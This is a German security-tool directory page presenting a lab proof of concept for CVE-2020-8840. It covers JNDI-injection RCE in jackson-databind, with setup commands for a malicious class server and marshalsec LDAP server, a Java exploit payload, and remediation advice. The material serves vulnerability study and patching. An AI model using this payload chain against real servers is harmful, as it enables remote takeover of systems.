Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2020-8840 — PoC-Exploit für CVE-2020-8840: JNDI-Injection, die zu Remote-Code-Ausführung in FasterXML jackson-databind führt. Enthält Umgebungseinrichtung, Exploit-Kette und Anleitung zur Behebung. | Kitploit
Tools/GitHubGitHub/fairyming/cve-2020-8840
SchwachstellenanalyseCode-AnalyseExploitationWebanwendungs-ExploitationLernen & BildungLabs & Praxis
GitHubfairyming/cve-2020-8840

CVE-2020-8840

PoC-Exploit für CVE-2020-8840: JNDI-Injection, die zu Remote-Code-Ausführung in FasterXML jackson-databind führt. Enthält Umgebungseinrichtung, Exploit-Kette und Anleitung zur Behebung.

Repository anzeigen
37710vor 6 JahrenVon Kitploit geprüft
Teilen

CVE-2020-8840: Kritische Schwachstelle für Remote-Codeausführung in FasterXML/jackson-databind

0x00 Einleitung

    jackson-databind ist eine JSON-Bibliothek des FasterXML-Projekts.

0x01 Überblick über die Schwachstelle

    Am 19. Februar veröffentlichte das NVD eine Sicherheitswarnung, die eine durch JNDI-Injection verursachte Remote-Codeausführungsschwachstelle in jackson-databind (CVE-2020-8840) offenlegte, mit einem CVSS-Score von 9,8. In betroffenen Versionen von jackson-databind fehlen bestimmte xbean-reflect/JNDI-Blacklist-Klassen wie org.apache.xbean.propertyeditor.JndiConverter, was es einem Angreifer ermöglicht, mittels JNDI-Injection Remote-Codeausführung zu erreichen und die Kontrolle über den Server zu erlangen (Webdienstebene).

0x02 Betroffene Versionen

2.0.0 <= FasterXML jackson-databind Version <= 2.9.10.2
0x03 Aufbau der Umgebung


  • JDK-Version: 1.81 [Die Verwendung von LDAP und RMI in Verbindung mit JNDI-Injection stellt bestimmte Anforderungen an die JDK-Version. Anhand der folgenden Abbildung können wir den Zeitpunkt der Fehlerbehebung durch Oracle klar erkennen.

20190606014739_69118.jpg


  1. Legen Sie die bereits kompilierte schädliche Klasse im Web-Server-Verzeichnis ab.

WX20200223-135435@2x.png

Hier wird ein Webdienst mit simplehttp eingerichtet.

python -m SimpleHTTPServer 8080

image.png

  1. Starten Sie den LDAP-Dienst.

Hier wird marshalsec verwendet. GitHub-Link: https://github.com/mbechler/marshalsec

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://localhost:8080/#Exploit


image.png

  1. Erstellen Sie ein Java-Projekt und importieren Sie das Jar-Paket der anfälligen Version.

WX20200223-135855@2x.png

0x04 Ausnutzung der Schwachstelle

  • Die gesamte Exploit-Kette
poc --> ldap --> http
  • Ausnutzungscode (POC)
import com.fasterxml.jackson.databind.ObjectMapper;
import java.io.IOException;

public class Poc {
    public static void main(String args[]) {
        ObjectMapper mapper = new ObjectMapper();

        mapper.enableDefaultTyping();

        String json = "[\"org.apache.xbean.propertyeditor.JndiConverter\", {\"asText\":\"ldap://localhost:1389/Exploit\"}]";

        try {
            mapper.readValue(json, Object.class);
        } catch (IOException e) {
            e.printStackTrace();
        }

    }
}

  • Führen Sie den POC direkt aus, der über LDAP die schädliche Klasse vom Webserver lädt, was zu Remote-Codeausführung führt.

WX20200223-140159@2x.png

0x05 Abhilfemaßnahmen

  1. Aktualisieren Sie jackson-databind auf Version 2.9.10.3, 2.8.11.5 oder 2.10.x.
  2. Überprüfen Sie, ob das Projekt xbean-reflect verwendet. Der Hauptgrund für diese Schwachstelle ist, dass in xbean-reflect eine spezielle Angriffskette existiert, die es einem Benutzer ermöglicht, das ferne Laden von JNDI-Klassen auszulösen. Das Entfernen von xbean-reflect kann die Auswirkungen der Schwachstelle abmildern.

Referenzen:

https://cert.360.cn/warning/detail?id=1fe3b5ea888750006e0d64fb0df1e6ee

https://github.com/jas502n/CVE-2020-8840

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    276

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →